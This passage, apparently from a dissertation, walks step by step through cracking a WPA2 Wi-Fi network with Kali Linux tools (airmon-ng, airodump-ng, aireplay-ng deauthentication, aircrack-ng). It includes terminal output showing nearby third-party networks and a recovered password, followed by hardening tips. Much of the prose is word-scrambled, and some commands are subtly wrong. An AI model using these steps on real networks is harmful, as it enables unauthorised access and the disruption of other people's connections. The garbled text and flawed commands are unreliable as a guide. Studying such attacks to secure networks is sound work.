
```
root@kali: ~  
File Edit View Search Terminal Help  
phy0 wlan0 iwlwifi Intel Corporation PRO/Wireless 5100 AGN [Shiloh]  
^  
Newly created monitor mode interface wlan0mon is *NOT* in monitor mode.  
Removing non-monitor wlan0mon interface...  
  
WARNING: unable to start monitor mode, please run "airmon-ng check kill"  
root@kali:~# kill 984  
root@kali:~# kill 1136  
root@kali:~# kill 1136  
bash: kill: (1136) - No such process  
root@kali:~# kill 1963  
bash: kill: (1963) - No such process  
root@kali:~# airmon-ng start wlan0  
  
PHY Interface Driver Chipset  
phy0 wlan0 iwlwifi Intel Corporation PRO/Wireless 5100 AGN [Shiloh]  
  
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)  
(mac80211 station mode vif disabled for [phy0]wlan0)  
  
root@kali:~#
```

Figure 19. Monitor mode in Kali Linux

Figure 19 show that, for wlan0 on wlan0mon the monitor mode has been created. Before creating the monitor mode simply sometimes, a few processes must be killed with the kill command.

GATHERING INFORMATION

On the network the next step is to gather information is to be cracked. **airodump-ng wlan0mon** is command which is used in this step. We can gather some valuable information with this command on the network for penetration testing this will be needed.



```
root@kali: ~
File Edit View Search Terminal Help
CH 13 ][ Elapsed: 12 s ][ 1980-01-02 18:39

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
A0:1B:29:82:26:18 -34    26      0  0  6  54e  WPA2  CCMP  PSK  pandey niwas
00:0C:C3:DA:C0:37 -60    26      1  0  6  54e  WPA2  CCMP  PSK  Koti557
4C:9E:FF:FB:E9:69 -60    13      0  0  11 54e  WPA2  CCMP  PSK  Koti_E969
58:8B:F3:93:49:FC -65    21      3  0  6  54e  WPA2  CCMP  PSK  Kizzuwatna
DC:EE:06:81:44:79 -72    20      0  0  12 54e  WPA2  CCMP  PSK  Elisa_Mobi_4479
00:22:07:ED:E1:9B -72    23      4  0  1  54e  WPA2  CCMP  PSK  SoneraGateway00
00:26:24:3F:2D:05 -77    15      0  0  1  54e  WPA2  CCMP  PSK  highsmith
38:F8:89:AD:47:20 -77    25      0  0  1  54e  WPA2  CCMP  PSK  mukkula_300671
00:22:07:ED:33:F3 -80    15      0  0  11 54e  WPA2  CCMP  PSK  SoneraGateway00
04:BF:6D:77:F0:95 -78    31      1  0  11 54e  WPA2  CCMP  PSK  Koti_F095
4C:9E:FF:FB:85:F1 -82    17      9  0  1  54e  WPA2  CCMP  PSK  Koti_85F1
6A:43:F6:A3:BB:1B -82     6      0  0  6  54e  WPA2  CCMP  PSK  wl0_Guest2
6A:43:F6:A3:BB:1A -82    12      0  0  6  54e  WPA2  CCMP  PSK  wl0_Guest1
60:02:92:27:5C:CF -83    14      0  0  1  54e  WPA2  CCMP  PSK  661f7a
EC:43:F6:A3:BB:19 -81    14      0  0  6  54e  WPA2  CCMP  PSK  ZyXEL_88
00:0C:C3:DB:10:AD -84     4      0  0  6  54e  WPA2  CCMP  PSK  Koti534
EC:43:F6:88:AA:F4 -85     7      0  0  1  54e  WPA2  CCMP  PSK  ZyXEL_1627

root@kali:~#
```


Figure 20. Information gathering on the test network

The test network “pandey niwas” in the figure 20 has been monitored with its bssid, router is broadcasting through the channel. For further analysis and attacking this information will be helpful.

ATTACKING

The required test information of the test network once it is gathered and the monitor mode is created then the attack can be implemented on the network. From the figure 19 all the information on the network from which all the information used can be acquired in this process. Information is then tried to be stolen and encrypted key and, in our computer, it is written in over a folder. The process is executed with the following command :

airodump-ng -c X(X=Channel at which the router is broadcasting at; in this case 6) -bssid (bssid of the router) -w (location of the folder where we want to save the information) wlan0mon(monitored interface name).



```
root@kali: ~
File Edit View Search Terminal Help

CH 6 ][ Elapsed: 2 mins ][ 1980-01-02 18:51 ][ WPA handshake: A0:1B:29:82:26:18

BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
A0:1B:29:82:26:18 -77 12    338      118   0  1 54e WPA2 CCMP PSK pandey niwa

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
A0:1B:29:82:26:18 38:D4:0B:74:B1:8A -82   1e- 2e    0     47  pandey niwas
A0:1B:29:82:26:18 38:59:F9:C7:7F:A6 -16   0e- 1    0     98  pandey niwas

root@kali:~#
```


Figure 21. Stealing WPA handshake

The devices connected to the test network using the WPA handshake can be seen in the figure 21, which is captured and stolen. The WPA handshake once this command is executed will be included and all the encrypted confidential information will be copied on the folder which in the earlier process had been created. The WPA handshake which is now successfully stolen. The network security in the next step is to deauthenticate and crack down finally the test network.

TESTING AND CRACKING

Once the WPA handshake has been stolen, on the network at the confidential information will be obtained. The security of the network is now then DE authenticated in the next step. Airodumping command is used and five deauthenticating packets are then sent to reconnect to the network which will force the devices connecting to the network. We have full control at this time over the network so we will be able to decrypt the confidential information and capture it also on the network.

For this process the command used is ***aireplay-ng -o 5 -a A0:1B:29:82:26:18 (Router's mac address) -c A0:1B:29:82:26:18 (WPA handshake id) -e "name of the network" wlan0mon (Monitor interface name)***

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal output shows a Wireshark capture of a WPA handshake on channel 1 at 18:58. Below this, two tables are displayed. The first table lists network details for BSSID A0:1B:29:82:26:18, including power, RXQ, Beacons, data rate, and encryption (WPA2 CCMP). The second table shows station details for the same BSSID, listing STATION MAC addresses, power, rate, lost frames, and probe counts. Finally, the terminal shows the execution of the 'aireplay-ng' command to send five deauthentication packets to the target network 'pandey niwas' on interface 'wlan0mon'. The output of the command shows the timing and success of each packet sent.

```
root@kali: ~
File Edit View Search Terminal Help

CH 1 ][ Elapsed: 24 s ][ 1980-01-02 18:58 ][ WPA handshake: A0:1B:29:82:26:18

BSSID          PWR RXQ Beacons  #Data, #/s CH MB ENC CIPHER AUTH ESSID
A0:1B:29:82:26:18 -24 0 223 33 0 1 54e WPA2 CCMP PSK pandey niwas

BSSID          STATION          PWR Rate Lost Frames Probe
A0:1B:29:82:26:18 38:D4:0B:74:B1:8A -20 0e- 6 303 11 pandey niwas
A0:1B:29:82:26:18 38:59:F9:C7:7F:A6 -20 0e- 0e 0 38

root@kali:~# aireplay-ng -o 5 -a A0:1B:29:82:26:18 -c A0:1B:29:82:26:18 -e "pandey niwas" wlan0mon
18:59:12 Waiting for beacon frame (BSSID: A0:1B:29:82:26:18) on channel 1
18:59:13 Sending 64 directed DeAuth. STMAC: [A0:1B:29:82:26:18] [117|117 ACKs]
18:59:13 Sending 64 directed DeAuth. STMAC: [A0:1B:29:82:26:18] [115|115 ACKs]
18:59:14 Sending 64 directed DeAuth. STMAC: [A0:1B:29:82:26:18] [128|128 ACKs]
18:59:14 Sending 64 directed DeAuth. STMAC: [A0:1B:29:82:26:18] [110|110 ACKs]
18:59:15 Sending 64 directed DeAuth. STMAC: [A0:1B:29:82:26:18] [127|127 ACKs]
root@kali:~#
```


Figure 22. Deauthenticating the Test network

The five de-authentication packets shown in the figure 22 which will force the devices being sent connecting to the network to the network to reconnect and the information is stolen

and stored. The clients connecting to the network now this command will force the system to reconnect automatically. The confidential information that they are unaware of is that it is being stolen. In the WPA wordlists the next step is to download that will be used to compare and a WPA wordlist file crack the stolen key [5] that has been saved and downloaded in the workstation.

Now, which can be done with the command the final step is to crack the key.

Aircrack-ng -a2 -b (WPA handshake ID) -w (location of the wordlist) (Location of the test folder created earlier containing all the stolen information) *.cap



```
root@kali: ~  
File Edit View Search Terminal Help  
Aircrack-ng 1.2 rc3  
[00:00:00] 4 keys tested (259.44 k/s)  
  
KEY FOUND! [ heroinsu3 ]  
  
Master Key      : DD 07 5C 48 1D FA 33 C5 D6 9B EC 8A 3B E0 4E 53  
                  E9 A1 13 0C 22 E2 D5 34 E5 67 2B 0C F3 B2 39 42  
  
Transient Key   : 06 23 74 D4 B5 8E 14 86 75 CF 26 05 FE 30 8F 80  
                  B2 71 51 58 77 CB 13 DA 25 37 5A 0C 38 89 72 E6  
                  A0 97 7B 64 FC 17 1F 94 2B DF EA 52 9F 14 93 D8  
                  14 77 3B 55 2C 53 3F E0 F8 10 EE EE 34 02 C5 C2  
  
EAPOL HMAC     : D0 0B AE B2 3E FC 40 AD C5 11 0E 3E BC 70 C8 32  
root@kali:~#
```

Figure 23. Cracking down the Test network Password

The login key for the Test Network as shown in Figure 23 “pandey niwas” that has been cracked. The whole process can be easily executed and is quite simple on any network.

RECOMMENDATION

To capture through the above Wi-Fi penetration, test the signal is easier to experiment which can be seen, in the protocol it is coupled with the several vulnerabilities in existence, to transmit information Wi-Fi uses wireless channel [10]. At present encryption modes the above several commonly used of Wi-Fi cannot absolutely guarantee its security. There are multiple ways to enhance and secure its security which are listed below: -

1. In the router there is present a default password of the administrator which is required to be modified [10]. The default password is set by admin. It is longer to avoid and recommended by the administrator password being changed or to guess the password to a complex password of characters 12 [10].
2. To a relatively secure authentication adapting its encryption mode or turning off QSS [10]. To use the AES + WPA2 authentication and it is highly recommended with higher security encryption method [10].
3. For the MAC address set the filtering.
4. Disabling SSID broadcasting
5. Turning off the automatic WLAN connection function [10].
6. No connection at will of an open network.
7. Setting a long and complicated password Wi-Fi.
8. The strengthen network enhancing its awareness by supervision, improvement, prevention, of detection of the network anomaly and intrusion detection capabilities, open logs and so on.

SUMMARY

An integral part of the wireless network is the modern Information Technology and implementation is being made daily on most of the used smart gadgets. With implementation of such a vast field of concerns of the security have drastically gone up, and new ways of penetrating the devices despite several security arrangements are being introduced and will always be introduced.

To penetrate a wireless test network is the main goal of this dissertation and in order for the security level to determine the network. Using the **Air- crack** tool the test network was penetrated from Kali Linux, thus revealing in the network a vulnerability. In order to maintain the desired security level, it is always necessary to therefore be upgraded. Thus, over IEEE 802.11 standards as per their concern, to change security parameters it would be wise to change occasionally. Whilst it helps making them safer by revealing vulnerabilities it is unable to secure wireless networks completely.

The penetration test flow in this project puts forward and Kali Linux wireless network's main technical methods, by analysing the vulnerability of common encryption methods and the vulnerability of Wi-Fi network, technical methods and the various stages of Wi-Fi penetration test based on Kali Linux are described in detail.

Based on Kali Linux, such as, scanning, listening, grabbing, , offline attack, Wi-Fi password cracking and pseudo-AP spoofing, has the effectiveness verified of the Wi-Fi penetration test method, the target Wi-Fi network's penetration test through simulation experiment is carried out.

The Wi-Fi network's security evaluation has good effect on the improvements. The results of the Wi-Fi network security show the finding out the hidden trouble, which to improve the security of Wi-Fi network is helpful, and the results also show that it can change passive defence into active defence of the Wi-Fi penetration testing with Kali Linux.

REFERENCES

- [1] W. Shao-Long *et al*, "Wireless network penetration testing and security auditing," in *ITM Web of Conferences* 7, 03001 (2016), 2016, pp. 1-5.
- [2] Fikriyadi, Ritzkal and Bayu Adhi Prakosa, "Security Analysis of Wireless Local Area Network (WLAN) Network with the Penetration Testing Method," *Jurnal Mantik*, vol. 4, (3), pp. 1658-1662, 2020.
- [3] Renas R. Asaad, "Penetration Testing: Wireless Network Attacks Methods on Kali Linux OS," *Academic Journal of Nawroz University (AJNU)*, Vol.10, no.1, 2021, vol. 10, (1), pp. 7-12, 2021. . DOI: <https://doi.org/10.25007/ajnu.v10n1a998>.
- [4] IEEE Std 802.11b-1999, "IEEE standard for information technology - telecommunications and information exchange between systems - local and metropolitan networks - specific requirements - part 11: Wireless LAN medium access control (MAC) and physical layer (PHY) specifications: Higher speed physical layer (PHY) extension in the 2.4 GHz band," in Anonymous 2000, pp. 1-96.
- [5] Priya Sharma and Gurpreet Singh, "Comparison of Wi-Fi IEEE 802.11 Standards Relating to Media Access Control Protocols," *International Journal of Computer Science and Information Security*, vol. 14, (10), pp. 856-862, 2016. . DOI: 14(10):856-862.
- [6] Ramia Babiker Mohammed Abdelrahman, Amin Babiker A. Mustafa and Ashraf A. Osman, "A Comparison between IEEE 802.11a, b, g, n and ac Standards," *IOSR Journal of Computer Engineering (IOSR-JCE)*, vol. 17, (5), pp. 26-29, 2015. . DOI: 10.9790/0661-17532629.
- [7] Mathias Baert *et al*, "The Bluetooth Mesh Standard: An Overview and Experimental Evaluation," *Low Energy Wireless Sensor Networks: Protocols, Architectures and Solutions*, pp. 1-25, 2018. . DOI: <https://doi.org/10.3390/s18082409>.
- [8] Piyush Goyal and Anurag Goyal, "Comparative study of two most popular packet sniffing tools-Tcpdump and Wireshark," *2017 9th International Conference on Computational Intelligence and Communication Networks (CICN)*, pp. 77-81, 2017. . DOI: 10.1109/CICN.2017.8319360.
- [9] Raphaël Hertzog, Jim O’Gorman and Mati Aharoni, *Kali Linux Revealed - Mastering the Penetration Testing Distribution*, .
- [10] He-Jun Lu and Yang Yu, "Research on WiFi Penetration Testing with Kali Linux," *Hindawi*, pp. 1-8, 2021. . DOI: <https://doi.org/10.1155/2021/5570001>.